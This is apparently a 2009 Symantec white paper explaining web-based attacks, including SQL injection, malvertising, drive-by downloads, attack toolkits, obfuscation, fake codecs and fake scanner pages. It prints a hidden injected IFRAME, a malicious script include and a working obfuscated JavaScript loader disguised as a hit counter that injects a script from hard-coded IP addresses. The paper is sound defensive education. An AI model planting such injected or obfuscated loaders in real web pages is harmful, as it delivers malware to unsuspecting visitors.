WHITE PAPER: WEB BASED ATTACKS

Confidence in a connected world.

Web Based Attacks

February 2009

The Web has become an important part of home and work life. Malware authors are leveraging this fact to deliver attacks via the Web for financial gain rather than personal fame. This paper examines some of the more popular attack techniques and outlines some best practices for being safe online.

Web Based Attacks

February 2009

Contents

1. Introduction

Technology growth on the Web has changed the way businesses and consumers communicate and interact with each other. The Web has become a staple for information sharing and commercial transactions. At the same time it has also become complex, without boundaries and immediate in its nature. A single Web page today can be comprised of information from many simultaneous sources from around the world. It only takes one of these sources to be compromised in order for a new Web attack to be quickly propagated and delivered to many unsuspecting Web users. The ubiquity and complexity, compounded with holes in the infrastructure, have made the Web vulnerable to attack. In 2008, Symantec saw a dramatic increase in the number and sophistication of Web based threats affecting users across all demographics and geographies.


The purpose of this paper is to provide a general understanding of the anatomy of a Web based attack and to examine some of the factors that have influenced a shift toward this type of attack over the last year. As we have monitored the threat landscape throughout 2008 and into in the early part of 2009, we observed many new techniques and trends based around Web activity, the most significant of which are listed in the table below.

Top Web Threat Trends for 2008
1. Drive-by downloads from mainstream Web sites are increasing
2. Attacks are heavily obfuscated and dynamically changing making traditional antivirus solutions ineffective
3. Attacks are targeting browser plug-ins instead of only the browser itself
4. Misleading applications infecting users are increasing
5. SQL injection attacks are being used to infect mainstream Web sites
6. Malvertisements are redirecting users to malicious Web sites
7. Explosive growth in unique and targeted malwares samples

Throughout this paper we will cover each of these trends in more detail and we will examine the contribution that each is making to a new and dangerous threat landscape. In the paper we review where Web attacks are typically hosted e.g. you can no longer safely assume that non-legitimate sites are the sole repositories of Web based attacks – today any Web site may be compromised by attackers and used to attack your computer. We examine the techniques commonly used to infect user's machines as they surf the Web and we look at some of the malicious activities that a piece of malware might initiate once on a users machine. We also examine why some traditional approaches to protection (e.g. signature based antivirus) are no longer sufficient to provide full protection in this new threat landscape. Finally, we review some of the additional preventative measures you can take to reduce the likelihood that you or your machine will fall victim to a Web attack.

Anatomy of a Web attack

We begin by looking at the overall anatomy of a typical Web based attack. The diagram illustrates the three distinct phases of activity which together make up a typical Web based attack.



We observed many different flavors of Web based attacks but in general each followed the same basic sequence of events leading from attacker to victim:

1. Attacker breaks into a legitimate Web site and posts malware

Malware is no longer exclusive to malicious Web sites. Today it is common place for legitimate mainstream Web sites to act as parasitic hosts that serve up malware to their unsuspecting visitors. Section 2 examines the complexity of modern Web sites and the common techniques by which they are compromised.

2. Attacking enduser machines

Malware on a Web site makes its way down on to a user's machine when that user visits the host Web site. Section 3 details some of the techniques which enable this to happen automatically with no user interaction required – often called a 'drive-by-download'. Section 4 looks at additional techniques which do require some input from the user, but in practice are equally, if not more so, effective.

3. Leveraging end user machines for malicious activity

The most malicious activities begin once new malware has established a presence on a user's machine. Section 5 examines the common malicious activities which take place on the user's machine.

The paper concludes by reviewing some of the techniques IT managers and individuals can use to protect against Web attacks as they navigate the Web.

2. How do web sites get infected?

Throughout 2008, Symantec observed a high number of legitimate Web sites being compromised and inconspicuously repurposed to serve Web attacks to their unknowing Web site visitors. In this section, we examine why legitimate sites have become targets for malware authors, and we review some of the more popular techniques used to compromise such sites.

Why target mainstream Web Sites?

It used to be that attempts to install malware on a user's computer via the Web typically came from the darker corners of the Internet. By targeting Web sites that promote illicit activity such as adult material or pirated software, malware authors knew they could find a plentiful supply of users more focused on their short term needs than on cautiously evaluating what they were downloading to their computer.

Today, malware authors are looking for wider targets. Few Web sites are immune from being compromised and used as a host to deliver malware to their unsuspecting visitors. Mainstream Web sites provide a large base of users for malware authors to target. Perhaps more significantly, they provide a set of users who are less likely to be concerned about being the victim of a malware attack because they hold the belief that if they only surf to mainstream Web Sites, they will be safe.

In 2008, Symantec observed Web attacks from 808,000 unique domains, many of which are mainstream Web sites, including: news, travel, online retail, games, real estate, government and many others. Unfortunately, the notion of being safe if one only visits good sites no longer holds true.

The complexity of modern Web sites

It seems that each new year brings with it a new media type to be served up to users via the Web. This, along with the ever increasing complexity of computing functions that now happen on the Web, means that today's Web servers have evolved into very complex pieces of code. When you visit a Web site, you are not going to a single static page, but a combination of many different Web content sources, dynamically constructed using many different scripting technologies, plug-in components, and databases.

These pieces must all communicate with each other, typically over a network which potentially exposes weaknesses that can be probed and attacked. Furthermore, some of the content for a site may come from an entirely different site under a third-parties' control. Consider how advertisements are displayed on most Web sites. Such advertisements are sourced or displayed from third party hosting sites where the Web site administrator has little, if any, control over which ads get displayed on their Web site. It is not uncommon for a Web site to have ten (10) or twenty (20) different domains from which Web site content is pulled to make up one single Web page that a user views!

The task of keeping such Web servers secure has not kept up with the growth and the complexity of building out a Web site. As a result, more and more Web sites are vulnerable to attack.

How are legitimate Web sites compromised?

There are many different attack vectors through which good sites may find themselves exposed. Over the course of 2008, we observed numerous instances of the following attack techniques:


1. SQL Injection Attacks
2. Malicious Advertisements
3. Search Engine Result Redirection
4. Attacks on the backend virtual hosting companies

5. Vulnerabilities in the Web server or forum hosting software
6. Cross-site scripting (XSS) attacks

The following sections examine a couple of the more popular techniques we continue to observe in everyday use today.

SQL Injection Attacks

Today many Web sites, particularly larger, high-traffic Web sites, serve up content that is dynamically constructed from information held in databases. As users interact with such sites, information is read from and written to the database. As a result of this, the task of securing the Web site must extend to the databases themselves, as well as the data that is stored within them.



One popular type of attack involves compromising the database using a technique known as SQL injection. This technique works by finding flaws in Web sites that have databases running behind them. In many cases a poorly validated input field in a Web input form (e.g. a login form or an account query form) will allow an attacker to insert (or inject) additional SQL instructions which may then be passed directly into the backend database. With some trial and error probing, this technique provides attackers with the layout of the database, and given this data, they can add their own malicious content to be later served up to unsuspecting users of the compromised site. Typically, this added content contains hidden links to a malicious Web site that has already been set up to serve malware attacks to the unsuspecting user's computer using a variety of browser based exploits.

One very popular piece of malware we have observed, called Trojan.Asprox, automates this type of attack lifecycle. The first component of Trojan.Asprox uses popular search engines to find potentially vulnerable Web pages. It then attacks these sites using the SQL injection technique.

The automated attack continually tests successive Web sites until it finds one with a vulnerable input field and then inserts malicious HTML code directly into the database. Typically, this malicious HTML code is in the form of HTML tags like IFRAMES which point to malicious script code or malicious pages. IFRAMES are HTML tags which makes it possible to embed an HTML page inside another HTML page. The following illustrates what an inserted hidden IFRAME might look like.

```
<html>
<head>
      <title>This is my home page</title>
</head>
<body>
      <p>This is my home page</p>
<iframe src='[redacted]' width='1' height='1' style='visibility: hidden;'>
</iframe>
</body>

</html>
```

When this page is requested by an unsuspecting victim, the Web server fetches data from the compromised database in the process of constructing the Web page and serves this malicious code (in red above) to the victim. If the browser or its plug-ins are vulnerable, the victim's browser starts executing malicious code referred by the malicious IFRAME.

Malicious advertisements (malvertisements)

Symantec has observed an increase in the use of malicious advertisements as an effective method for attacking users of legitimate Web sites by delivering the attack through one of the many ad content providers supplying content to the legitimate Web site –not directly from the Web site itself. Many Web sites today display advertisements hosted by third-party advertising sites. Reputable advertising companies validate the ads they serve in order to check for attacks. However, due to both the sheer volume of online ads published every day and the automated nature of the publishing mechanisms, it is inevitable that some malicious ad content slips through and is inadvertently hosted on entirely legitimate Web sites. Compounding the problem is the fact that a single malicious advertisement may only appear once every 1,000 page views or only to viewers from a certain geographic region, thus making it more challenging to detect and eradicate.

Many of these ads are authored using a scripting language called JavaScript. Functions in this scripting language can easily be misused to silently redirect the user to a malicious page. As a result, although the hosting Web site is itself clean, the ad on the Web site may redirect the user to a malicious page hosting Web attacks. In the past year, we have observed such malicious ads on many legitimate Web sites of reputable brands.

In one example we found, visitors to a popular real estate Web site reported occasional protection alerts from their endpoint security software. Users who were not running endpoint security software noted pop-ups and system slow-downs. Clearly there was something amiss. When administrators of the Web site investigated the problem, they were unable to find any security issues. However, when security researchers took a closer look, they found the Web site contained occasional malicious advertisements that would automatically infect the user. The Web site included hundreds of different ads that rotated based on the search parameters and/or the end-user's geography; this made the attack initially difficult to detect.


3. Getting onto a user's computer (Part 1 – Automatically)

In this section we look at techniques used to automatically deliver malware content from Web sites on to a user's computer.

The drive-by download

One of the most insidious forms of malware infection today is known as a "drive-by download." Just by browsing to a Web site allows executable content to be automatically downloaded onto a user's computer without their knowledge or permission. No user interaction is required.

The diagram below illustrates the typical sequence of events that take place in a successful drive-by download. We see many examples like this every day.



1. Attacker compromises a legitimate 'good' Web site.

The attack begins with an attacker who has found a way into a 'good' Web site. In the previous section we outlined some of the common techniques by which this happens, such as a SQL injection attack. The attacker is able to insert a hidden IFRAME into one or more of the pages on the legitimate Web site. This link points to a separate malicious Web site where the actual malicious code will be served up to the unsuspecting user.

2. User visits the 'good' Web site.

The user, who keeps their computer updated with Windows Update (to ensure the base operating system and browser on their machine have all the latest software patches) visits the compromised 'good' site. Unfortunately, the multimedia plug-ins and document viewers running on their system (on which listen to music and view documents) is out of date, and unbeknownst to them, have vulnerabilities that can be remotely compromised.

3. User is silently redirected to the 'bad' Web site.

The hidden IFRAME from the page on the 'good' site causes the user's browser to silently pull content from the 'bad' Web site. As it does so, the 'bad' site is able to determine what operating system, Web browser and vulnerable plug-ins are running on the user's computer. From this, the bad site determines that the user is running a vulnerable multimedia plug-in attached to their browser.

4. Malicious code is downloaded to the user.

The bad Web site sends specially crafted multimedia data that contains an attack to the victim's computer; once this content has been played by the multimedia player, the attacker has gained control of the computer.

5. Malicious code is installed on the user's computer.

Leveraging the vulnerability present in the user's multimedia player, one or more malware files are installed on the user's computer.

6. Malicious software takes advantage of the user's system.

The malicious code now steals personal information (e.g., online banking information, email, gaming passwords) and sends it back to the attacker.

The entire attack is usually invisible to the victim and leaves no apparent clues to indicate that the computer has been compromised.

Software vulnerabilities

Vulnerabilities are bugs (flaws) in applications (e.g., Web servers and Web browsers) that, if exploited, may cause the application to do things it should not. Such behaviors let an attacker compromise the system on which the software is installed and may include such things as:

- Running arbitrary instructions of the attacker's choosing
- Downloading files from the Internet
- Running a local file
- Crashing the application

Symantec tracks all major software vulnerabilities on its Security Focus Web site (www.securityfocus.com)

Beginning in 2003, underlying vulnerabilities in the Windows operating system (in MS-RPC DCOM and LSASS components) allowed worms such as Blaster and Sasser to self replicate and spread. Subsequent releases of Microsoft Windows XP SP2 and SP3 have eliminated many of these operating system vulnerabilities. However, a recent outbreak of the Downadup/Conficker worm using a known MS-RPC vulnerability (MS08-067) illustrates the need for continued vigilance in monitoring all published vulnerabilities that affect the operating system.

More recently, attacks have shifted to the Web browser, ActiveX controls, browser plug-ins, multimedia, document viewers and other third party applications. A single vulnerability in one of these may render a user's system defenseless and open to attack, simply by virtue of a user visiting a compromised Web page..

Although the base operating systems encourage users to automatically download and install published updates in response to known vulnerabilities, published data[1] shows that end-users have a poor track record of applying patches to their systems to address known published vulnerabilities. A recent article[2] stated that 600 million browsers were insecure without even taking into account the impact of vulnerable third party plug-ins, ActiveX controls and multimedia plug-ins.

We continue to see a wide variety of vulnerabilities exploited on a daily basis. This includes unknown or recently announced vulnerabilities without patches but also those recently patched. Additional vulnerabilities we have observed being exploited in 2008, include various Web Browser, ActiveX controls, browser plug-ins, document readers and other third party applications.

Web attack toolkits

Finding exploitable holes in a user's environment is not easy; however Web attack toolkits have made this much easier to do. Web attack toolkits are software programs that are purposely written to probe a user's computer and automatically exploit security holes, or vulnerabilities, that may provide a path into the user's system for an attacker to leverage. These off-the-shelf software toolkits allow any person with malicious intentions to automatically exploit hundreds of thousands of systems. Examples of such commonplace toolkits are Neosploit, MPack, Icepack, El Fiesta, and Adpack.

Web Attack toolkits are created with simple to use interfaces and do not require any technical abilities to create an actual exploit. They work by exploiting vulnerabilities in vulnerable versions of browsers, ActiveX controls, and multimedia plug-ins. Once a vulnerability has been successfully exploited, the attacker can insert any particular malware they want on the end-user's system.

---

[1] "Unpatched Software Abounds on User Systems", http://windowssecrets.com/2007/09/06/01-Unpatched-software-abounds-on-user-systems

[2] "Understanding the Web browser threat", http://www.techzoom.net/publications/insecurity-iceberg/

Hiding the attacks: the cat and mouse game

Web attack toolkits have contributed to the nimbleness of attackers to both be successful and evade detection. They have directly led to an increase in the number of systems successfully being compromised. Some of the techniques that these toolkits facilitate include:

1. Profiling the victim.
By only serving up targeted attacks based on the specific operating system, browser type and plug-ins currently running on the potential victim's machine, the toolkit maximizes the chance of success while at the same time minimizes the attacker's exposure to being detected. This targeted approach is often called a sniper attack.

2. Timing the attack.
By serving up malicious attacks only once per hour or day this makes detection and triage by Web administrators and security vendors more challenging.

3. Geographical variances.
Serving up regional attacks of users based on geography or OS language type. This avoids wasting attack cycles on geographies where a given attack is not affective.

4. Selective use of vulnerabilities.
The vulnerabilities being exploited range from old to new. In some cases, newer exploits are only served-up if old exploits fail.

5. Brute force.
Knowing that patching vulnerabilities has become more common place, the attack toolkit may shift gears to throw a broad spectrum attack, targeting multiple vulnerabilities in one attack in the hope that one will work. Only one of vulnerability exploits needs to succeed in order for the attack to be successful. This broad approach is called a shotgun attack.

6. Playing the odds.
Instead of trying to attack every visitor to a site, an attack toolkit may only serve up attacks at random. This makes it much harder for security personnel to detect.

7. Obfuscating attacks.
The attacks being sent to the client computer are concealed using a variety of techniques.

8. Dynamically changing URL and malware variants.
Regularly changing the URL and flavor of delivered malware makes detection much more difficult.

The following sections examine in more detail a few methods that have recently exhibited the greatest change in 2008.

Obfuscation of the actual attacks

Obfuscation is an increasingly common technique used to conceal an attack by making its operation more complex and thus harder to detect. In 2006, we estimate that a small percentage of attacks were obfuscated. In 2008, the majority of attacks we saw were obfuscated in some form.

In the typical case the attacker takes the malicious code, typically in the form of JavaScript, and encrypts it using a proprietary encryption scheme. For example, a simple malicious redirect might look like this

```
<script src=http://www.example.com/m.js></script>
```

In contrast, an obfuscated malicious JavaScript redirect might look like this:

```
<script language=javascript><!—Webhits Counter starts
if(typeof(webhits)!=typeof(1))eval(unescape('#/~%2F%2E.%2E@ #%3C!%63|%69#%71%20&%71$%71@y~%6C@%6
5=|di%73%70#I&a`y%3A$%6E%6F%6E#%65~%3E~\n%64!o%63%75~m$%65%6E%74%2E%77%72$%64!t%65$
%28%22!%3C/%74|%65|%78t&%61r#%65`%61%3E&%22&)%3Bv%61r|%20|%67,#_,a%3D[%2278&%2E110~.175
%2E2|%31",!%22%31~%39%35!.!%32%34!.%376%2E`2~%351"&]&;|%5F~=%31#;#i%66(d%6F#c%75!m%65!%6E~t
%2Ec%6F|o`k%62!e@.ma%74|ch&(/%5C@%62%68~%67&f&%74%3D!1&/)$%3D%3D#%6E%75%6A$%6C%29`"$%
3C%73`%63|%72%69%70$%74~%20%69~d%3D_%22%2B$%69%2B%22&_@%20`%73|r%63|=%2F/%22+!a[i!]+"|
/|%63p/|%3F"~%2B#n!avi%67%61$%74%6D%72%2E%61&%70p&N%63!m%61`.%63h!a%72#%41%71|(!%30%29
%2B$%22$%3E!%3C@%5C%5C%2F$%73%63%72%69%70%74|%3E~%5C|")%3C%5C|%2F%73%63|rip~t%3E|");\
n`/#/%3C@%2Fdi#%76%3E').replace(/#|\&|\!|~|`|@|\||\$/g,""));var webhits =1;
<!-- counter end --></script>
</body>
```

As this obfuscated code executes in the Web browser it automatically decodes itself, yielding the above redirection (to www.example.com); once decoded, the browser will happily follow the link to the malicious Web site. Using such obfuscation techniques, the attacker is successfully able to conceal the attack.

This technique makes it very difficult for traditional signature-based antivirus to detect and block such attacks on the user's computer, since each compromised Web site may have a differently obfuscated version of the redirection logic.

Dynamically changing URLs and Malware:
In early 2008, Symantec saw the peak of Trojan.Asprox infections. The trojan creators used dynamically created URLs to hide the sources and make the malware source more difficult to detect. The malicious domains and URLs associated with this attack were generated on a daily basis including some that appeared like real domain names associated with search engine statistic gathering. When Webmasters or IT managers investigated a Web page, they saw something that looked like a search engine tracking URL. Often URLs included typos or characters switched that at first glance made it appear to be a real domain.

Over the course of 2008, Symantec observed a significant increase in the use of server side polymorphic threats. In this attack scenario, the attacker operates a Web server which hosts malware files. Furthermore, the attacker has special “polymorphing” software running on the web server that dynamically generates a new variant of the malware (each with its own unique signature) every few minutes or hours. Thus, every time a new unsuspecting user visits the malicious Web site, they'll potentially get a different malware file, resulting in potentially hundreds of new malware variants every day! This makes detection of the malware very challenging using traditional signature-based antivirus methods and has led to the dramatic increase in different malware samples seen in the wild. The explosion of malware that Symantec has seen over the last year is unprecedented. In all years cumulative from 2002 through 2007, we created a total of 800,000 unique malware signatures. In 2008 alone, we created 1,800,000 unique signatures – a 239% increase from 2007. The trend shows no sign of letting up any time soon.

Hijacking Web pages or “Clickjacking”
This is a new technique recently observed by Symantec where the attacker is able to hijack clicks on a Web page. In this case, an attacker puts an invisible layer over a Web page. When the users clicks what appears to be an innocuous button or link (e.g., a game button or video), the attacker’s code is automatically executed, often leading to a malicious Web site or another misleading application.

Today's attacks render old detection technologies ineffective.
Drive-by download attacks have rendered older signature-based antivirus-only detection techniques far less effective. Attacks targeting multimedia, reader, browser and third party software vulnerabilities are difficult, if not impossible, to detect using traditional virus signatures since these attacks are displayed automatically in the browser, exploiting the underlying vulnerability. In contrast, traditional antivirus software only knows how to search in files, not network communications, making these attacks invisible. When compounded with obfuscation techniques, traditional protection approaches are even less effective, necessitating new methods of detection and prevention.

Protection from today's latest threats requires proactive protection technologies. Newer solutions such as Symantec Endpoint Protection 11 and Norton 2008 and 2009 products include:


- Network intrusion prevention technology that help protect against exploitation of the underlying vulnerability
- Browser protection to protect against obfuscated threats against browsers and plug-ins
- Heuristic and behavioral based detection technologies to protect against new, unforeseen attack technologies

How often do these attacks occur?
Drive-by downloads from mainstream Web sites occur thousands of times every day. Enterprise and Consumer customers are being infected or attacked at an alarming rate. Users are unaware that they are infected since no user interaction is required by the attacks.


Symantec has seen thousands of examples of all types of mainstream sites hosting drive-by downloads or including malvertisements. In 2008, Symantec's Norton Community Watch observed more than 18 Million drive-by download infection attempts from which Norton consumer customers were protected. This increasing trend of the drive-by download has continued to rise throughout 2008.

4. Getting onto a user's computer
(Part 2 – With a little help from the user)

In the previous section we looked at some of the techniques that malware authors are utilizing to get onto user's computers without any action from the user, e.g. the drive-by-download. These techniques leverage vulnerabilities present on a user's unpatched computer. However, malware authors have other tools in their tool chest to attack even cautious users and their computers. Such attacks focus on social engineering techniques and these are the focus of this section.



The term social engineering is really a modern day equivalent of what is more traditionally called a confidence trick or a con. It is used to describe situations where people are tricked into performing actions they would not otherwise want to perform. In this section we will examine some of the more common techniques we have observed to trick users into downloading and installing malware on their computers.




Fake codec

There are dozens of different multimedia file formats on the web, and many require special software to view or listen to. As such, Web users know that they sometimes need to download and install a new media players or browser plug-in module in order to view content on the site they are visiting. It is not unusual today when visiting a new site to be prompted to download the latest version of a new player or plug in. Commonly called a codec (coder-decoder) the term is used to describe a piece of software that can decode a binary file and reconstitute a version of the original audio or video.

Malware authors play into this familiarity by establishing Web sites that host tempting content e.g. adult content or repositories of audio and video files. Upon accessing the content, the user is prompted to install a new codec in order to be able to access the site's content. However instead of a codec, the executable content is really a piece of malware that the user is authorizing to be downloaded and installed on their computer.


The screenshot shows a fake codec which offers to install a 'video' codec, but in reality installs a piece of malware. We have seen many examples in which malware authors gain further legitimacy by using logos and icons from trusted video and multimedia players.



The "video codec" that gets installed is a trojan that infects the user's computer. Trojan.Zlob and Trojan.Vundo are both very pervasive trojans that we have seen in 2008. Symantec has observed that infected blog comments, instant message spam, and malicious text ads are leading drivers to send users to these fake codec Web sites.

Malicious peer-to-peer files

Peer-to-peer (P2P) file sharing systems have become commonplace ways of sharing both legal and illicit digital content. These provide another conduit for malware to enter a user's computer over the Web. Malware authors bind their malicious content into popular applications. We have observed a lot of creativity in how they name their files, using celebrity names or popular brand names in order to try to get users interested. The files are then uploaded to popular file sharing sites where they await unsuspecting users. When a user searches for their application or movie of choice, they are instead provided with a malware-infested version.



In our research we discovered openly available online tutorial materials that describe the process of creating such disguised malware applications, including how-to guides on publishing these applications to P2P sites, recommendations on which sites to use, how to use proxy servers to provide the files, and how to prevent getting shutdown for misuse.

Malicious advertisements


Perhaps one of the most blatant techniques that malware authors are using to drum up new business is to mimic the techniques of legitimate businesses by turning to advertisements.

In a previous section, we described how seemingly legitimate advertisements can be compromised, but we are now seeing evidence where malware authors are directly advertising their fake codecs to unsuspecting users.

In one such example, we performed a Web search on one of the leading search engines with keywords looking for a free copy of a newly released game. In addition to the regular results, one of the sponsored links pointed to a page pretending to be the download page for the official version of game, but was actually a Web site that lead to a fake scanner Web page. Advertising providers are starting to take notice and have implemented measures to mitigate the use of their service by malware authors, however because of the sheer volume of text ads displayed every day it is inevitable that some will slip through the vetting process.

Fake scanner Web page

A variant of the malicious advertisement technique is to create a Web site to promote a service or product that blatantly misrepresents the truth.



Such sites are easily able to leverage the JavaScript capabilities of a browser to instruct the user's browser to pop open a window with content that looks like a legitimate operating system alert notification. In the illustration shown, you can see an alert notification that we came across attempting to convince the user that their computer is infected. In reality, this is simply a scare tactic.

In addition, we have seen thousands of such fake scanner pages using innovative and persuasive social engineering strategies. For example, we observed one fake scanner Web page positioned itself as an "adult content image scanner." The Web page pretended to scan the system for questionable images, and then displayed pre-stocked pornographic images that it claimed were found on the user's system. It then prompted the user to download a fake removal tool in order to delete these images. We will discuss more on fake or misleading applications in the next section.

Blog spam

Blogs provide another conduit to influence users to take actions they otherwise wouldn't. Legitimate blogs can be frequently infected with URL links pointing to pages that use social engineering tricks or browser-based exploitation techniques in order to infect a user's computer. Attackers often use blog comment fields to post such links. Quite often, these comments have some catchy phrases to entice visitors to click on the link. There are tools available in underground networks that automate the process of blog spamming.

Other attack vectors

Other vectors that are used to propagate the spread of malware today include email spam and pirated software sites. Instead of including the malicious software in email, as used to be common, attackers have resorted to adding URLs in spam emails that directly lead to malicious drive-by download sites or Fake Scanner/Fake Codec pages. Pirated software Web sites, also called "warez" sites, often contain trojans in addition to the stolen software that compromise an end user's system.

